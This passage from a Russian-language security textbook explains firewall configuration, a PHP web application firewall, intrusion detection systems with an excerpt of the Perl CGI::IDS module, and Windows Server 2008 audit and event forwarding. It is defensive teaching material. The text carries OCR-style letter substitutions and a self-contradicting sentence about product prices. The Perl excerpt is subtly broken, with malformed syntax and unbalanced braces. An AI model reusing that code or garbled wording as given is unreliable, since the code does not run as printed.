Как известно, каждый компьютер в сети имеет свой IP-адрес. Информация по сети передается с помощью IP-пакетов. При передаче информации каждый IP-пакет содержит в себе IP-адрес отправителя и IP-адрес получателя. Соответственно, по IP-адресам пакеты находят своих получателей. Однако на одном компьютере, как правило, работает много программ, и большинству из них нужен доступ в сеть. Для того чтобы программы могли взаимодействовать по сети, в соответствии со стандартами они используют специальные протоколы. Например, для работы электронной почты требуется протокол SMTP (Simple Mail Transfer Protocol, простой протокол пересылки почты), для работы веб-браузера – протокол HTTP (Hyper Text Transfer Protocol, протокол передачи гипертекста) и т. д. Каждый из этих протоколов использует определенные сетевые порты, номера которых также указаны в стандартах. Например, для SMTP это порт 25, для HTTP – порт 80. Так вот различные вредоносные программы, такие как сетевые черви и троянские кони, также используют сетевые порты и протоколы для проникновения на машины своей жертвы, заражения других машин в сети и передачи взломщикам конфиденциальных данных с вашего компьютера. Поэтому все не используемые для непосредственной работы вашего компьютера порты и протоколы необходимо закрывать межсетевым экраном. Межсетевой экран является специальной программой, которая контролирует подключения по сетевым портам к вашему компьютеру. Межсетевой экран осуществляет контроль портов на основании правил доступа. Правила определяют, по каким портам и протоколам разрешено подключение, а по каким запрещено.

Настройка межсетевых экранов

Теперь поговорим о настройке межсетевых экранов. Процесс настройки, в отличие от процесса установки межсетевого экрана, бывает довольно сложным. Кроме того, правила межсетевого экранирования у разных производителей имеют порой разную структуру. В одних межсетевых экранах применяется первое подходящее правило, в других применяется правило с наибольшим приоритетом. Грамотно настроить межсетевой экран может только человек, обладающий определенным уровнем знаний сетевых технологий и принципов взаимодействия приложений в сети Интернет.

Есть два способа настройки межсетевых экранов:

- не разрешено все, что запрещено;
- не запрещено все, что разрешено.

В первом случае все программы, которым явным образом, с помощью конкретных правил не запрещен доступ в сеть, могут туда выходить и отправлять или получать любые данные. Во втором случае все программы, которым явно не прописан доступ в Интернет, не смогут выходить в сеть и обмениваться данными. У многих начинающих пользователей по неопытности возникает соблазн разрешить всем программам доступ в Интернет, нота, «набивая шишки» в виде проблем с безопасностью, они начинают судорожно закрывать различным сомнительным приложениям доступ в сеть. Такой подход в корне неверен. Он подобен латанию дыр в мешке. Гораздо лучше, когда у вас изначально всем программам запрещен доступ в сеть. Когда какая-либо программа в первый раз обращается к сети, ваш межсетевой экран спрашивает, нужно ли ей разрешить доступ. Например, когда вы открыли браузером и пытаетесь соединиться с каким-либо сайтом в Интернете. Таким образом, через какое-то время вы настроите доступ к сети всем нужным программам и сможете безопасно работать в Интернете, не отвлекаясь на сообщения межсетевого экрана.

При использовании персонального межсетевого экрана вам самостоятельно приходится следить за состоянием антивирусной системы, настройками фаервола и другими элементами системы защиты. Также мало кто работает на домашнем компьютере или ноутбуке под учетной записью, лишенной административных привилегий. Если говорить точнее, то большинство пользователей просто используют одну учетную запись, созданную при установке операционной системы и не имеющую пароля. Такая запись по умолчанию обладает административными правами. В качестве решения я не буду предлагать

работать под учетной записью, не имеющей административных прав, так как это все равно бесполезно. Но в Windows Vista и в Windows 7 для борьбы с этим появилась специальная служба – контроль пользовательского доступа (User Access Control), которая предупреждает пользователя каждый раз, когда какое-либо приложение пытается выполнить потенциально опасное действие. Настоятельно рекомендую на домашнем компьютере не отключать данную службу, так как она поможет вам защитить вашу систему как от непрошенных гостей, так и от небезопасных действий пользователя, которые зачастую опаснее любых вирусов.

7.2.2. Аппаратные и программные МЭ

Продолжая тему межсетевых экранов, хочу обратить внимание также на аппаратные решения по межсетевому экранированию. В частности, многие модели сетевого оборудования, такие как Cisco, D-Link, Zyxel, TrendNET и др., занимаются производством аппаратных межсетевых экранов. Как правило, функция меж сетевого экранирования встроена в беспроводные точки доступа, ADSL-модемы или маршрутизаторы.

Еще одно замечание по поводу межсетевых экранов. В последнее время большую популярность приобрели комплексные решения, включающие в себя и межсетевой экран, и антивирус. Зачастую такие решения представляют из себя хороший антивирус и слабый брандмауэр или, наоборот, мощный файрвол и не слишком мощный антивирус.

Межсетевые экраны имеют различный интерфейс и различную систему команд конфигурирования. Однако принципы их работы, как правило, одинаковы. Поэтому я не буду приводить здесь примеров настройки какого-то конкретного межсетевое го экрана.

Тем, кто интересуется внутренним устройством программных межсетевых экранов, рекомендую ознакомиться с исходным кодом МЭ iptables, который можно найти на сервере <ftp://ftp.netfilter.org/pub/iptables/iptables-1.4.1.tar.bz2>.

7.2.3. Специальные МЭ

Помимо классических межсетевых экранов, как программных, так и аппаратных, о которых шла речь выше, существуют также и специальные решения, предназначенные для фильтрации только определенного трафика. Примерами таких межсетевых экранов являются

Web Applications Firewall и МЭ для баз данных. Первые фильтруют трафик, предназначенный для веб-приложений, а вторые – для баз данных. Отличительной особенностью таких МЭ является глубокий анализ обрабатываемого трафика. То есть анализируются запросы клиентов и ответы серверов на предмет реализации различных угроз, уязвимостей и потенциально опасных действий.

В качестве примера такого специального межсетевого экрана я приведу Web Applications Firewall, написанный на PHP. Этот скринт поддерживает PHP 5, не нуждается в базе данных, прост в использовании. PHP Firewall имеет свою систему сбора информации (логи), а также модуль e-mail-оповещения о тревоге. Скринт можно использовать для всех видов СМС, блогов, форумов и других веб-приложений.

Данный PHP-firewall осуществляет:

- защиту XSS;
- защиту от UNION SQL-инъекций;
- защиту от DOS;
- защиту include;
- защиту от червей;
- серверную защиту (не проверено);
- защиту URL-запроса;
- профилактику Cookies;
- профилактику запросов POST, GET;
- запрет на сканирование IP;
- блокировку снама с определенного IP;
- комплексную защиту IP;
- сброс глобальных переменных PHP.

Для установки данного скринта на сайте необходимо выполнить следующие действия:

- создать папку, например php-firewall/ в корне сайта;
- выставить необходимые права доступа на файл php-firewall/logs.txt (например, 755);
- добавить строки в основной код страницы сайта.

```
< ?php define('PHP_FIREWALL_REQUEST_URI', strip_tags( $_SERVER['REQUEST_URI'] ) );
define('PHP_FIREWALL_ACTIVATION', true );
if ( is_file( @dirname(__FILE__).'/php-firewall/firewall.php' ) )
include_once( @dirname(__FILE__).'/php-firewall/firewall.php' );?>
```

Для деактивации PHP Firewall редактируйте строку:

```
define( PHP_FIREWALL_ACTIVATION , false );
```

Вы можете активировать/деактивировать большинство функций защиты в PHP Firewall. Для этого необходимо открыть файл `php-firewall/firewall.php`. Все параметры, находящиеся между строками 23 и 39 и которые имеют `true/false`, можно редактировать, соответственно включая/отключая их.

```
define('PHP_FIREWALL_ADMIN_MAIL', ''); // напишите свою электронную почту, и PHP
// Firewall оповестит о несанкционированном доступе
define('PHP_FIREWALL_PUSH_MAIL', false); // отчет работы системы на электронную
// почту
define('PHP_FIREWALL_LOG_FILE', 'logs'); // название файла сбора статистики
// 'logs' для PHP Firewall
define('PHP_FIREWALL_PROTECTION_RANGE_IP_DENY', true); // блокиратор занятых IP
define('PHP_FIREWALL_PROTECTION_RANGE_IP_SPAM', true); // блокиратор IP-спамеров
define('PHP_FIREWALL_PROTECTION_URL', true); // URL-защита
define('PHP_FIREWALL_PROTECTION_REQUEST_SERVER', true); // защита запросов
define('PHP_FIREWALL_PROTECTION_SANTY', true); // защита от червя
define('PHP_FIREWALL_PROTECTION_BOTS', true); // защита от ботов
define('PHP_FIREWALL_PROTECTION_REQUEST_METHOD', true); // Bad method protection
define('PHP_FIREWALL_PROTECTION_DOS', true); // Mini dos-защита
define('PHP_FIREWALL_PROTECTION_UNION_SQL', true); // защита от sql-инъекций
define('PHP_FIREWALL_PROTECTION_CLICK_ATTACK', true); // включает защиту файлов
define('PHP_FIREWALL_PROTECTION_XSS_ATTACK', true); // защита от XSS
define('PHP_FIREWALL_PROTECTION_COOKIES', true); // защита cookies
define('PHP_FIREWALL_PROTECTION_POST', true); // защита POST vars
define('PHP_FIREWALL_PROTECTION_GET', true); // защита GET vars
```

Сценарии подобной типа обеспечивают простейшую защиту веб-приложений. Для реализации более мощной защиты, как правило, требуется аннатурное решение, например Imperva Web Applications Firewall.

7.3. Средства обнаружения и предотвращения вторжений

7.3.1. Системы IDS/IPS

Одним из дополнительных средств защиты, получивших широкое развитие в последние годы, являются системы обнаружения вторжений (Intrusion Detection System, IDS).

Система обнаружения вторжений (СОВ) – это программное или аннатурное средство, предназначенное для выявления фактов неав-

торизованного доступа в компьютерную систему или сеть либо несанкционированного управления ими в основном через Интернет.

Системы обнаружения вторжений используются для обнаружения некоторых типов вредоносной активности, которая может нарушить безопасность компьютерной системы. К такой активности относятся сетевые атаки против уязвимых сервисов, атаки, направленные на повышение привилегий, неавторизованный доступ к важным файлам, а также действия вредоносного программного обеспечения (компьютерных вирусов, троянов и червей).

Обычно архитектура СОВ включает:

- сенсорную подсистему, предназначенную для сбора событий, связанных с безопасностью защищаемой системы;
- подсистему анализа, предназначенную для выявления атак и подозрительных действий на основе данных сенсоров;
- хранилище, обеспечивающее накопление первичных событий и результатов анализа;
- консоль управления, позволяющую конфигурировать СОВ, наблюдать за состоянием защищаемой системы и СОВ, просматривать выявленные подсистемой анализа инциденты.

Существуют несколько способов классифицировать СОВ в зависимости от типа и расположения сенсоров, а также методов, используемых подсистемой анализа для выявления подозрительной активности. Во многих простых СОВ все компоненты реализованы в виде одного модуля или устройства.

Виды систем обнаружения вторжений

В сетевой СОВ сенсоры расположены на важных для наблюдения точках сети, часто в демилитаризованной зоне, или на границе сети. Сенсор перехватывает весь сетевой трафик и анализирует содержимое каждого пакета на наличие вредоносных компонентов. Протокольные СОВ используются для отслеживания трафика, нарушающего правила определенных протоколов либо синтаксис языка (например, SQL). В хостовых СОВ сенсор обычно является программным агентом, который ведет наблюдение за активностью хоста, на который установлен. Также существуют гибридные версии перечисленных видов СОВ.

Сетевая СОВ (Network-based IDS, NIDS) отслеживает вторжения, проверяя сетевой трафик, и ведет наблюдение за несколькими хостами. Сетевая система обнаружения вторжений получает доступ

к сетевому трафику, подключаясь к копцентратору или коммутатору, пастроенопому па зеркалировании (SPAN) портов, либо сетевому TAP-устройству. Примером сетевой СОВ является Snort, Cisco IDS и др.

Основанное на протоколе СОВ (Protocol-based IDS, PIDS) представляет собой систему (либо агента), которая отслеживает и анализирует коммуникационные протоколы со связанными системами или пользователями. Для веб-сервера подобная СОВ обычно ведет наблюдение за HTTP- и HTTPS-протоколами. При использовании HTTPS СОВ должна располагаться на таком интерфейсе, чтобы просматривать HTTPS-пакеты еще до их шифрования и отправки в сеть.

Основанная на прикладных протоколах СОВ (Application Protocol-based IDS, APIDS) – это система (или агент), которая ведет наблюдение и анализ данных, передаваемых с использованием специфических для определенных приложений протоколов. Например, на веб-сервере с SQL-базой данных СОВ будет отслеживать содержимое SQL-команд, передаваемых на сервер. Здесь будет уместна аналогия со специальными межсетевыми экранами, которые также осуществляют контроль только трафика, предназначенного для определенных приложений.

Узловая СОВ (Host-based IDS, HIDS) – система (или агент), расположенная на хосте, отслеживающая вторжения, с использованием анализа системных вызовов, логов приложений, модификаций файлов (исполняемых, файлов паролей, системных баз данных), состояния хоста и прочих источников. Примером является решение на основе свободного ПО OSSEC.

Гибридная СОВ совмещает два и более подхода к разработке СОВ. Данные от агентов на хостах комбинируются с сетевой информацией для создания наиболее полного представления о безопасности сети. В качестве примера гибридной СОВ можно привести Prelude.

В пассивной СОВ при обнаружении нарушения безопасности информация о нарушении записывается в лог приложения, а также сигналы опасности отправляются на консоль и/или администратору системы по определенному каналу связи. В активной системе, также известной как система предотвращения вторжений (IPS – Intrusion Prevention system (англ.)), СОВ ведет ответные действия на нарушение, сбрасывая соединения или перенастраивая межсетевой экран для блокирования трафика от злоумышленника. Ответные действия могут проводиться автоматически либо по команде оператора.

В качестве примера исходного кода для системы обнаружения вторжений я приведу СОВ, написанную на Perl и предназначенную для обнаружения вторжений на веб-сайт.

```

# INPUT
# HASH
#   filters_file   STRING The path to the filters XML file (defaults to
shipped IDS.xml)
#   whitelist_file STRING The path to the whitelist XML file
#   scan_keys      INT     1 to scan also the keys, 0 if not (default: 0)
#   disable_filters ARRAYREF[INT,INT,...] if given, these filter ids will be
disabled
# OUTPUT
#   IDS object, dies (croaks) if no filter rule could be loaded
# EXAMPLE
#   # instantiate object; do not scan keys, values only
#   my $ids = new CGI::IDS(
#       filters_file   => '/home/hinnerk/sandbox/ids/cgi-bin/default_filter.xml',
#       whitelist_file => '/home/hinnerk/sandbox/ids/cgi-bin/param_whitelist.xml',
#       scan_keys      => 0,
#       disable_filters => [58.59.60],
#   );
#****

```

```
=head2 new()
```

Constructor. Can optionally take a hash of settings. If I<filters_file> is not given, the shipped filter set will be loaded, I<scan_keys> defaults to 0.

The filter set and whitelist will stay loaded during the lifetime of the object.

You may call C<detect_attacks()> multiple times, the attack array (C<get_attacks()>) will be emptied at the start of each run of C<detect_attacks()>.

For example, the following is a valid constructor:

```

my $ids = new CGI::IDS(
    filters_file   => '/home/hinnerk/ids/default_filter.xml',
    whitelist_file => '/home/hinnerk/ids/param_whitelist.xml',
    scan_keys      => 0,
    disable_filters => [58.59.60].
);

```

The Constructor dies (croaks) if no filter rule could be loaded.

```
=cut
```

```

sub new {
    my ($package, %args) = @_;

    # defaults
    $args{scan_keys}      = $args{scan_keys} ? 1 : 0;
    my $filters_file_default = __FILE__;
    $filters_file_default  = " s/IDS.pm/IDS.xml/;

```

```

# self member variables
my $self = {
    filters_file      => $args{filters_file} || $filters_file_default,
    whitelist         => CGI::IDS::Whitelist->new(whitelist_file =>
$args{whitelist_file}),
    scan_keys        => $args{scan_keys},
    impact           => 0,
    attacks          => undef, # []
    filters          => [],
    filter_disabled  => { map { $_ => 1 } @{$args{disable_filters} || []} },
};

if (DEBUG_MODE & DEBUG_WHITELIST) {
    use Data::Dumper; print Dumper($self->{whitelist}->{whitelist});
}

# create object
bless $self, $package;

# read & parse filter XML
if (!$self->_load_filters_from_xml($self->{filters_file})) {
    croak "No IDS filter rules loaded!";
}

return $self;
}

#***** IDS/detect_attacks
# NAME
#   detect_attacks
# DESCRIPTION
#   Parses a hashref (e.g. $query->Vars) for detection of possible attacks.
#   The attack array is emptied at the start of each run.
# INPUT
#   +request    hashref to be parsed
# OUTPUT
#   Impact if filter matched, 0 otherwise
# SYNOPSIS
#   $ids->detect_attacks(request => $query->Vars);
#****

=head2 detect_attacks()

DESCRIPTION
    Parses a hashref (e.g. $query->Vars) for detection of possible attacks.
    The attack array is emptied at the start of each run.
INPUT
    +request    hashref to be parsed
OUTPUT
    Impact if filter matched. 0 otherwise

```

SYNOPSIS

```

    $ids->detect_attacks(request => $query->Vars);

=cut

sub detect_attacks {
    my ($self, %args) = @_;

    return 0 unless ($args{request});
    my $request = $args{request};

    # reset last detection data
    $self->{impact}           = 0;
    $self->{attacks}          = [];
    $self->{filtered_keys}    = [];
    $self->{non_filtered_keys} = [];

    my @request_keys = keys %$request;
    # sorting for filter debugging only
    if (DEBUG_MODE & DEBUG_SORT_KEYS_ALPHA) {
        @request_keys = sort {$a cmp $b} @request_keys;
    }
    elsif (DEBUG_MODE & DEBUG_SORT_KEYS_NUM) {
        @request_keys = sort {$a <=> $b} @request_keys;
    }
    }

    foreach my $key (@request_keys) {
        my $filter_impact = 0;
        my $key_converted = "";
        my $value_converted = "";
        my $time_ms = 0;
        my @matched_filters = ();
        my @matched_tags = ();

        my $request_value = defined $request->{$key} ? $request->{$key} : "";

        if (DEBUG_MODE & DEBUG_KEY_VALUES) {
            print "\n\n*****\n";
            "Key      : $key\nValue  : $request_value\n";
        }

        if ($self->{whitelist}->is_suspicious(key => $key, request => $request))
        {
            $request_value = $self->{whitelist}->convert_if_marked_encoded(key
=> $key, value => $request_value);
            my $attacks = $self->apply_filters($request_value);
            if ($attacks->{impact}) {
                $filter_impact           += $attacks->{impact};
                $time_ms                  += $attacks->{time_ms};
                $value_converted          = $attacks->{string_converted};
            }
        }
    }
}

```

```

        push (@matched_filters,      @{$attacks->{filters}});
        push (@matched_tags,        @{$attacks->{tags}});
    }
}

# scan key only if desired
if ($self->{scan_keys}) {
    # scan only if value is not harmless
    if ( !$self->{whitelist}->is_harmless_string($key) ) {
        # apply filters to key
        my $attacks          = $self->_apply_filters($key);
        $filter_impact      += $attacks->{impact};
        $time_ms            += $attacks->{time_ms};
        $key_converted      = $attacks->{string_converted};
        push (@matched_filters, @{$attacks->{filters}});
        push (@matched_tags,   @{$attacks->{tags}});
    }
    else {
        # skipped, alphanumeric key only
    }
}

# add attack to log
my %attack = ();
if ($filter_impact) {
    # make arrays unique and sorted
    my %seen = ();
    @matched_filters = sort grep { ! $seen{$_} ++ } @matched_filters;
    %seen = ();
    @matched_tags = sort grep { ! $seen{$_} ++ } @matched_tags;

    %attack = (
        key          => $key,
        key_converted => $key_converted,
        value        => $request_value,
        value_converted => $value_converted,
        time_ms      => $time_ms,
        impact       => $filter_impact,
        matched_filters => \@matched_filters,
        matched_tags  => \@matched_tags,
    );
    push (@{$self->{attacks}}, \%attack);
}
$self->{impact} += $filter_impact;

if (DEBUG_MODE & DEBUG_ARRAY_INFO && %attack) {
    use Data::Dumper;
    print "-----\n";
    Dumper(\%attack) .

```

```

        "\n\n";
    }

    if (DEBUG_MODE & DEBUG_MATCHED_FILTERS && @matched_filters) {
        my $filters_concat = join ", ", @matched_filters;
        print "Filters: $filters_concat\n";
    }

    if (DEBUG_MODE & DEBUG_IMPACTS) {
        print "Impact : $filter_impact\n";
    }

} # end of foreach key
push (@{$self->{filtered_keys}}, @{$self->{whitelist}->suspicious_keys()});
push (@{$self->{non_filtered_keys}}, @{$self->{whitelist}->non_suspicious_
keys()});
# reset filtered_keys and non_filtered_keys
$self->{whitelist}->reset();

if ($self->{impact} > 0) {
    return $self->{impact};
}
else {
    return 0;
}
}

```

Здесь приведен лишь фрагмент исходного кода СОВ, отвечающий за логику принятия решения о принадлежности тех или иных событий, происходящих на веб-странице, к попытке атаки. Полную версию исходного кода СОВ можно найти на сайте http://search.cpan.org/~hinnerk/CGI-IDS-1.0214/lib/CGI/IDS.pm#detect_attacks%28%29.

7.3.2. Мониторинг событий ИБ в Windows 2008

Средства обнаружения и предотвращения вторжений. Мониторинг информационной безопасности

Одним из частных случаев реализации систем обнаружения вторжений является осуществление мониторинга событий информационной безопасности. Системы мониторинга используют в качестве источника информации журналы событий.

Чтение журналов событий различного оборудования и приложений является неотъемлемой частью работы любого администратора

безопасности. Сетевое оборудование, операционные системы и практически все бизнес-приложения осуществляют журналирование событий безопасности, таких как удачный/п неудачный вход в систему, запуск/остановка системы, обращение к закрытому порту для межсетевых экранов и другие события. Однако при паличии в сети даже десяти серверов чтение журналов событий па каждом из пих стаповится довольно трудоёмкой задачей, требующей затраты большой части рабочего времени. Для того чтобы автоматизировать процесс обработки журналов событий, папример в части поиска попыток п неудачного входа в систему, есть множество различных решений. Для Unix-систем существует множество бесплатных сценариев па языке Перл, позволяющих осуществлять автоматический поиск заданного события в журнале и реакцию па данное событие, папример отправку почтового сообщения администратору.

Также есть средства, дающие возможность в автоматическом режиме пресекать действия злоумышленника, папример блокируя порты па коммутаторе, к которым подключен данное узел, или запускать сценарий, осуществляющий сбор сведений о машине злоумышленника. Данные сведения впоследствии могут быть использованы в качестве доказательства для суда.

Существуют системы обнаружения вторжений (Intrusion Detection System, IDS) и системы предотвращения вторжений (Intrusion Prevention System, IPS). Первые предназначены только для обнаружения аномалий и уведомления о них администратора безопасности. Вторые же способны самостоятельно реагировать па угрозы. Примером аппаратных решений по предотвращению вторжений является Cisco MARS (Cisco Security Monitoring, Analysis, and Response System) от компании Cisco Systems. Cisco MARS обеспечивает преобразование предоставляемых сетью и системой безопасности п обработанных данных о злопамеренной активности в понятную информацию, которая может быть использована для устранения подтвержденных нарушений безопасности и обеспечения соответствия нормативным документам. Набор удобных в использовании аппаратных средств отражения угроз позволяет администраторам централизованно обнаруживать, определять приоритетность и отражать угрозы с помощью уже внедренных в инфраструктуру сетевых устройств и устройств защиты.

Cisco MARS собирает информацию о сетевых событиях, изучая топологию сети и конфигурацию маршрутизаторов, коммутаторов и межсетевых экранов, а также анализируя сетевой трафик. Система создает топологическую схему сети, содержащую информацию

о конфигурации устройств и действующих политик безопасности, что позволяет моделировать потоки пакетов в сети. За счет автономной работы устройства и минимального использования существующих программ-агентов производительность сети или системы в целом практически не снижается. Устройство Cisco MARS централизованно собирает данные о событиях, регистрируемых множеством распространенных сетевых устройств (например, маршрутизаторы и коммутаторы), устройств защиты и приложений (например, межсетевые экраны, системы обнаружения вторжений, сканеры уязвимостей и антивирусные программы), главных узлов (например, серверы под управлением Windows, Solaris и Linux), приложений (например, базы данных, веб-серверы и серверы аутентификации) и программ обработки сетевого трафика (например, Cisco NetFlow).

Принцип работы аппаратных решений следующий. Оборудование Cisco MARS устанавливается во внутренней сети. Затем на всем сетевом оборудовании, имеющемся в сети, настраивается пересылка сообщений о событиях информационной безопасности на MARS. Эта пересылка осуществляется с помощью протоколов Syslog или SNMP. Таким образом, сетевое оборудование само пересылает в систему IPS сообщения о событиях ИБ. Мониторинг серверов и приложений осуществляется тем же самым по-другому. Здесь IPS сама опрашивает серверы и забирает с них сообщения о событиях.

Затем Cisco MARS осуществляет обработку полученных событий. Информация об имени узла, с которого пришло сообщение, его IP-адрес, IP-адрес атакующего, время события и другие значения записываются в отдельные поля для последующей проверки на соответствие моделям угроз. Типовыми моделями угроз являются попытки скапирования портов, различные атаки на сетевом уровне, подбор паролей, вход в систему под учетной записью администратора, в систему в нерабочее время и др. Данные модели угроз представлены в IPS в виде правил. В случае если полученные события безопасности соответствуют какой-либо из прописанных моделей угроз, IPS выполняет действия, направленные на блокировку узла атакующего и уведомления администратора об инциденте. Затем сообщение о событии сохраняется в базе данных IPS, из которой его можно извлечь для проведения расследования или построения отчетов. Cisco MARS предоставляет простой в использовании механизм анализа, который упрощает традиционный процесс защиты сети, обеспечивая автоматическое определение, анализ распространения, оповещение и комментирование событий безопасности для ежедневных операций

и специальных проверок. Этот механизм позволяет графически воспроизвести атаку и восстановить сохраненные данные для анализа предыдущих событий. Система обеспечивает полную поддержку специальных запросов для последовательного извлечения данных в реальном времени.

Помимо аппаратных IPS и IDS, существуют также программные средства, выполняющие аналогичные задачи.

Принцип действия программных комплексов может немного отличаться от аппаратных решений. Для программных IPS- и IDS-систем характерна модульность, то есть в них отдельный модуль (как правило, это отдельный сервер) выполняет сбор сведений от различных источников, другой модуль осуществляет разбор этих событий по полям, наконец третий, центральный модуль производит проверку соответствия событий различным моделям угроз и реакции на эти события. И четвертый модуль – это база данных, как правило Oracle, в которой, собственно, и хранятся сообщения о событиях и с помощью которой осуществляется построение отчетов.

Сказать однозначно, какие из реализаций IPS/IDS лучше – аппаратные или программные, сложно. Аппаратные системы, как правило, производительнее. Но стоят дороже своих программных аналогов, к тому же в них отсутствует отказоустойчивость. Программные же решения благодаря модульности можно распределить на несколько серверов, и в случае выхода из строя одного из модулей события будут продолжать собираться другими модулями и стоять в очереди, идя, когда отсутствующий модуль вернется в строй.

Говоря о программных комплексах IPS/IDS, следует отметить, что есть множество коммерческих продуктов, таких как ArcSight, Symantec Information Manager или Tivoli Security Operations Manager, которые умеют не только собирать события от различных источников, но и проверять данные события на соответствие различным моделям угроз (например, подбор пароля или DDoS-атака), реагировать на события, строить отчеты и многое другое. Но эти мощные средства мониторинга стоят очень дешево и в лучших условиях простоты экономических условиях многим организациям просто не по карману.

Поэтому для реализации простейшего мониторинга событий и формирования безопасности вы можете воспользоваться штатными средствами операционных систем.

О том, как это можно организовать, мы поговорим далее в этом разделе.

Централизованный мониторинг в сети под управлением Windows Server 2008

Однако если в вашей сети на серверах используется операционная система Windows Server 2008, то вы можете самостоятельно организовать централизованный мониторинг событий безопасности. Для начала поговорим о том, какие нововведения появились в системе журналирования в Windows Server 2008.

Как и многие другие функции Windows 2008, журналы событий были существенно переделаны и дополнены новыми возможностями. По определению Майкрософт, событие – это любое значительное проявление в операционной системе или приложении, требующее отслеживания информации. Событие не всегда негативно, поскольку успешный вход в сеть, успешная передача сообщений или репликация данных также могут генерировать события в Windows. В каждом журнале с его событиями связаны общие свойства.

- **Level** (уровень) – это свойство определяет важность события.
- **Date and Time** (дата и время) – это свойство содержит информацию о дате и времени возникновения события.
- **Source** (источник) – указывает источник события: приложение, удаленный доступ, служба и т. д.
- **Event ID** (код события) – каждому событию присваивается идентификатор события ID, число, генерируемое источником и уникальное для всех типов событий.
- **Task Category** (категория задачи) – это свойство определяет категорию события. Например, Security или System.

Итак, мы разобрались с тем, что представляет из себя событие в журнале Windows Event Log. Теперь нам необходимо сначала построить аудит событий информационной безопасности. Далее будем предполагать, что у нас используется домен Active Directory и все серверы входят в этот домен.

Для настройки аудита необходимо зайти на контроллер домена и открыть редактор групповых политик **Start** ⇒ **Administrative Tools** ⇒ **Group Policy Management**. Далее выбираем домен и, нажав правую кнопку мыши, указываем **Create a GPO in this domain...** Вообще, для включения аудита можно воспользоваться политиками домена по умолчанию, но лучше создать отдельную политику с соответствующим названием, так как это упрощает администрирование. Далее в новой политике идем в **Computer Configuration** ⇒ **Windows Settings** ⇒ **Security Settings** ⇒ **Local Policies** ⇒ **Audit Policy**. Откро-

ется список возможных параметров пастройки аудита. Включать все подряд параметры пет особого смысла, так как в таком случае журнал событий паполнится огромным количеством малоинформативных сообщений. Рекомендую следующий набор параметров:

Таблица 9. Параметры аудита

Категория аудита	Тип аудита	Примечание
Audit account logon events	No auditing	
Audit account management	success/failure	
Audit directory service access	No auditing	
Audit logon events	success/failure	
Audit object access	No auditing	Включить, только если необходимо отслеживать доступ к определенным объектам (например, каталогам на диске)
Audit policy change	success/failure	
Audit privilege use	success/failure	
Audit process tracking	No auditing	
Audit system events	success/failure	

Теперь мы пастроили аудит в нашем домене. Открыв журнал событий Security, можно убедиться в том, какое количество событий сыплется в него ежесекундно. Для того чтобы не пагружать контроллеры домена и другие серверы задачами по обработке событий, мы должны сначала переслать события безопасности на выделенный сервер, на котором и будет осуществляться автоматическая обработка всех полученных событий. Данный выделенный сервер также должен работать под управлением операционной системы Windows Server 2008 и входить в домен Active Directory. Для пересылки событий нам необходимо воспользоваться Subscriptions, подписками на события.

Подписки на события

Эта функция аналогична службе Syslog в Unix. Данная функциональная возможность позволяет удаленным компьютерам пересылать сообщения о событиях, в результате чего их можно просматривать локально из центральной системы.

Настроим пересылку событий с нескольких серверов на выделенный сервер сбора событий. Для этого на каждый из серверов источ-

пиков событий необходимо зайти под учетной записью, обладающей административными правами. В окне командной строки ввести:

```
winrm quickconfig
```

Сервер, собирающий сообщения о событиях, необходимо добавить в группу локальных администраторов на каждом из серверов – источников событий. Затем войдите на сервер, собирающий сообщения, и также выполните:

```
winrm quickconfig
```

После этого выполните на нем же следующую команду:

```
wecutil qc
```

При необходимости вы можете изменять параметры оптимизации доставки событий. Например, вы можете изменить параметр **Minimize Bandwidth** (минимизация пропускной способности) для удаленных серверов с ненадежным каналом связи.

Теперь необходимо, собственно, создать подписку, указав события, которые должны извлекаться из логов серверов источников. Для этого на собирающем сервере запустите утилиту просмотра событий с учетной записью, обладающей административными привилегиями. Затем щелкните на папке **Subscriptions** в дереве консоли и выберите команду **Create Subscription** (Создать подписку). В поле **Subscription Name** нужно указать имя подписки. При необходимости в поле **Description** можно привести описание. Затем в поле **Destination Log** (журнал назначения) выберите файл журнала, в котором будут храниться собранные события. По умолчанию эти события будут храниться в журнале перенаправленных событий в папке **Windows Logs** дерева консоли. После этого щелкните на кнопке **Select Computers**, чтобы выбрать исходные серверы, которые будут перенаправлять события. Как уже упоминалось ранее, данные серверы должны находиться в домене. Затем выберите события, нажав на кнопке **Select Events**. Скопигурируйте журналы и типы событий, предназначенные для сбора. Щелкните **OK**, чтобы сохранить подписку.

Журналы

Теперь зайдём на выделенный сервер сбора событий и рассмотрим типы журналов, появившиеся в Windows Server 2008. В папке журналов Windows Logs находятся как традиционные журналы безопасности, приложений и системы, так и два новых журнала – Setup (Настройка) и Forwarded Events (Пересланные события). Первые три

типа событий уже присутствовали в предыдущих версиях системы, поэтому о них рассказывать нет смысла. А о последних двух следует рассказать подробнее. Журнал Setup фиксирует информацию, связанную с установкой приложений, ролями сервера и их характеристиками. Так, например, сообщения о добавлении на сервере роли DHCP будут отражены в этом журнале. В журнале Forwarded Events собираются сообщения, присланные с других машин в сети.

Папка Applications and Services Logs (Журналы приложений и служб) представляет собой новый способ логической организации, представления и сохранения событий, связанных с конкретным приложением, компонентом или службой Windows вместо использовавшейся ранее регистрации событий, которые оказывают влияние на всю систему. Эти журналы включают четыре подтипа: Admin (События, предназначенные для конечных пользователей и администраторов), Operational (Рабочий журнал событий, также предназначенный для администраторов), Analytic (журнал позволяет отслеживать цепочку возникновения проблемы и часто содержит большое количество записанных событий), Debug (используется для отладки приложений). По умолчанию журналы Analytic и Debug скрыты и отключены. Для того чтобы их просмотреть, щелкните правой кнопкой мыши на папке **Applications and Services Logs**, а затем в контекстном меню выберите пункт **View, Show Analytic and Debug Logs** (рис. 47).



Рис. 47. Настройка Debug

Фильтры

Настраиваемые представления – это специальные фильтры, созданные либо автоматически системой Windows 2008, во время добавления в систему новых ролей сервера или приложений, таких как Directory Certificate Services (Службы сертификатов каталогов), сервер DHCP, либо администраторами вручную. Для администраторов одной из важнейших функций при работе с журналами событий является возможность создавать фильтры, позволяющие просматривать только интересные события, чтобы можно было быстро диагностировать и устранять проблемы в системе. В качестве примера рассмотрим папку Custom Views в навигационной панели утилиты просмотра событий. Если в этой папке щелкнуть правой кнопкой мыши по **Administrative Events** и затем выбрать **Properties**, то после нажатия **Edit Filter** можно увидеть, как информация из журнала событий преобразуется в набор отфильтрованных событий. Настраиваемые представления отрезки **Administrative Events** фиксируют все критические события, а события ошибок и предупреждений фиксируются для всех журналов событий (в отличие от предыдущих версий Windows). Таким образом, с помощью данного фильтра администратор может обращаться к единственному источнику для быстрой проверки потенциальных проблем, присутствующих в системе. Это средство может пригодиться при обработке событий, происходящих с серверов источников событий.

